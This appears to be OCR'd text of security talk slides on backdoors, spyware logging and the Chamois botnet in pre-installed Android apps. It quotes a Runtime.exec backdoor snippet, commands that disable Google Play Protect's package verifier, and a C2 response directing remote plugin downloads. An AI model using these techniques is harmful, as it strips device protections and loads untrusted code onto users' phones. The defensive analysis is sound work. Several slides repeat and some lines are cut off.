    Process v2_0 = Runtime.getRuntime().exec(cmd);
    v2_0.waitFor();
    java.io.BufferedReader v4_1 = new java.io.BufferedReader(new
                                  java.io.InputStreamReader(v2_0.getInputStream()), 1024);
...
```

Sidebar: Interesting Detection Problem

- The fix is to protect the Service with a permission.
- Add to the manifest a new custom signature permission & protect the service with that permission.

All of the executable code is exactly the same between the backdoor version and the fixed version.

Case Study #2: Framework modifications for URL logging

Overview

- Discovered by Łukasz Siewierski (@maldr0id)
- Purpose: Detailed logging
- Issue: Data is or can be sensitive
- Includes at least 2 components:
  - Framework modifications
  - Application
- GPP flagged as spyware

Implementation

- Modified framework classes
  - Sends an intent with the special data to be logged
- App registers receiver for the intent
  - The special data included in the intent is logged to a SQLite database based on config settings
- App will sometimes upload the logged data to a remote server

Implementation

- Modified framework classes
  - Sends an intent with the special data to be logged
- App registers receiver for the intent
  - The special data included in the intent is logged to a SQLite database based on config settings
- App will sometimes upload the logged

While the single app from the OEM is the one that is *supposed to* receive the data, any app on the device can actually see the info.

Framework Modifications

- Framework is the Android APIs available on the device
- Modified the code in a few different classes to enable more detailed logging
- Required because usually a singular app wouldn’t have access to the wanted data in other apps

Framework Modifications

- Framework is the Android APIs available on the device
- Modified the code in a few different classes to enabled more detailed logging
- **`android.Webkit.Webview`**
  - Sends an intent every time Webview loads a URL
  - Intent contains both the **URL** the app would like to visit and the **package name** of the app

Framework Modifications

- Framework is the Android APIs available on the device
- Modified the code in a few different classes to enabled more detailed logging
- **`android.Webkit.Webview`**
  - Sends an intent every time Webview loads a URL
  - Intent contains both the **URL** the app would like to visit and the **package name** of the app
- **`android.app.Activity`**
  - Sends an intent every time the device switches activities
  - Intents contains **previous package name** and **current package name**

Framework Modifications

A single logging app should usually not be able to access this type of app-sensitive data.

- Framework is the Android APIs available c
- Modified the code in a few different class
  logging
- **`android.Webkit.Webview`**
  - Sends an intent every time Webview loads a URL
  - Intent contains both the **URL** the app would like to visit and the **package name** of the app
- **`android.app.Activity`**
  - Sends an intent every time the device switches activities
  - Intents contains **previous package name** and **current package name**

Sidebar: Analyzing Framework Code

- The Android framework files usually live at `/system/framework/`
- This directory is one of the most impacted by Android releases (ART)
  - JARs
  - odex
  - vdex
  - OAT
- Suggestions for analyzing: Dependent on the file, but often, analyzing the SMALI is often the easiest and most precise

Sidebar: Analyzing Framework Code

- The Android framework files usually live
- This directory is one of the most impac
  - JARs
  - odex
  - vdex
  - OAT
- Suggestions for analyzing: Dependent on the file, but often, analyzing the SMALI is often the easiest and most precise

Tool that the community could use?

Diffing framework files against AOSP.

Case Study #3:
Security Settings Misconfigurations

Case Study #3: Security Settings Misconfiguration

- Controlling the package verifier (GPP) was through 2 “hidden” settings:
  - `package_verifier_enable`
  - `package_verifier_user_consent`
- Modifying these settings without explicit user consent is considered privilege escalation by GPP
- For many years, we had detections in place that detected this behavior when apps attempted to change it from the shell/command line

```
settings put global package_verifier_enable 0
```

The Problem

- In Sept 2018, discovered lots of preinstalled apps were disabling GPP.
  - Most did attempt to re-enable the setting
- The apps used official APIs, only available to apps signed with the OEM platform key, to modify the settings.

Request permission **`WRITE_SECURE_SETTINGS`**

```
android.provider.Settings$Secure.putInt(
    android.content.ContentResolver v3_1, "package_verifier_enable", 0);
```

Why?

- To bypass a consent dialog that disrupted fleet provisioning
  - In the early days, there was a consent pop-up the first time an app was installed on the device to see if the user wanted to enable the device.
  - This prevented automated provisioning of devices.
  - So OEMs included code to disable GPP briefly and (in most cases) then attempted to re-enable

How to fix?


- CVE-2018-9586: Fix to AOSP ManagedProvisioning app went out in Jan 2019 Android Security Bulletin
- GMSCore updated to fix in Nov 2018
- All new OEM builds were required to not contain this behavior

Case Study #4: 3P Botnet (Chamois)

Case Study #2: 3P Botnet

- Chamois botnet's payloads include:
  - Premium SMS fraud
  - Click fraud
  - App installation fraud
  - Arbitrary module loading
- Flagged by Google Play Protect (GPP) as a backdoor
- "Android's Most Impactful Botnet of 2018": Presented detailed talk on Chamois at Kaspersky SAS 2019
  - Video: https://www.youtube.com/watch?v=J2QBvetsdWc

Chamois



All stages are encrypted at rest and obfuscated

= unpack from self

= extract from archive

= fetch from C2

Chart created by @halfr

Supply Chain Distribution Methods

- OEMs/ODMs were tricked into including Chamois apps or SDK
- Told it's a "Mobile Payment Solution" or "Advertising SDK"
- 2 methods of distribution:
  - Statically include APK (Chamois stage 1)
  - App includes an SDK that dynamically downloads and executes Chamois SDK

EagerFonts

- Fonts application included in SOC platform from 3P developer
- Included an advertising SDK that used dynamic code loading (DCL) to download from a 3P server and run “plugins” in the app context
- Plugins known malicious trojans:
  - Chamois - Backdoor
  - Snowfox - Trojan and Click fraud
  - And others.
- Affected 250+ OEMs across 1k+ different SKUs

- SOC platform immediately pulled app, contacted their customers, and created a plan to prevent this issue in the future.

EagerFonts

In the advertising SDK from the 3P:

1. Sends an HTTP request to `https://XXXX.com/XXXX/upgrademsg`
2. Receives back a URL and the plugins to download
3. The SDK uses `DexClassLoader` to download and run the plugin code


```
{
 "Response" : {
   "header" : {
     "result" : "0"
   },
   "body" : {
     "network" : "3",
     "pushtime" : "360",
     "msgid" : "",
     "uri" : "",
     "data" : "",
     "version" : "",
     "upgrade" : "1",
     "desc" : "ok",
     "action" : "dl_check",
     "dl_list" : [ {
       "jobid" : "6120BC1C44006963BC3228568D5155441700131w2018072506",
       "dlc_name" : "ash.plugin",
       "dlc_action" : "dl",
       "dlc_version" : "1",
       "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/ash.plugin120180522173816.apk"
     }, {
       "jobid" : "71D7CFEA44DC063AC4E8F1C6B0F234601700131w2018072506",
       "dlc_name" : "myf.plugin",
       "dlc_action" : "dl",
       "dlc_version" : "2",
       "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/myf.plugin220180606180614.apk"
     } ]
   }
 }
}
```

EagerFonts

In the advertising SDK from the 3P:

1. Sends an HTTP request to `https://XXXX.com/XXXX/upgrademsg`
2. Receives back a URL and the plugins to download
3. The SDK uses `DexClassLoader` to download and run the plugin code

Receives all of the plugin information to download and run in the current process: name, action, and URL


```
{
 "Response" : {
   "header" : {
     "result" : "0"
   },
   "body" : {
     "network" : "3",
     "pushtime" : "360",
     "msgid" : "",
     "uri" : "",
     "data" : "",
     "version" : "",
     "upgrade" : "1",
     "desc" : "ok",
     "action" : "dl_check",
     "dl_list" : [ {
       "jobid" : "6120BC1C44006963BC3228568D5155441700131w2018072506",
       "dlc_name" : "ash.plugin",
       "dlc_action" : "dl",
       "dlc_version" : "1",
       "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/ash.plugin120180522173816.apk"
     }, {
       "jobid" : "71D7CFEA44DC063AC4E8F1C6B0F234601700131w2018072506",
       "dlc_name" : "myf.plugin",
       "dlc_action" : "dl",
       "dlc_version" : "2",
       "dlc_uri" :
"http://cdn.XXXX.com/upload/apk/job/myf.plugin220180606180614.apk"
     } ]
   }
 }
}
```


Remediation

- OEM Outreach
  - Detected that some devices had Chamois pre-installed
  - Initiated OEM Remediation process for devices in wild
    1. Alert OEM's to presence on their devices
    2. Require OTAs to remediate
    3. OEM's do post-mortem to determine how issued ended up on device
    4. OEM's create plan for how they will prevent in the future
  - Through certification program, test all potential new OEM builds for Chamois prior to approval and launch to users.
- Google Play Protect Enforcement
  - Automatically disable application if user has GPP enabled

By the numbers: March 2018 until March 2019

March 2018

7.4M devices with an active **pre-installed** Chamois application



91% decrease!

July 2019

700k devices with an active **pre-installed** Chamois application

The 700k devices are primarily uncertified Android devices.

Conclusion

Takeaways

- The space of pre-installed Android applications is huge. We need more security researchers working in the space!
- Understanding a few key differences when analyzing pre-installed apps vs user-space apps can help your analysis be more efficient.
- The Android ecosystem is vast with a diversity of OEMs & their customizations.

THANK YOU!

@maddiestone

Google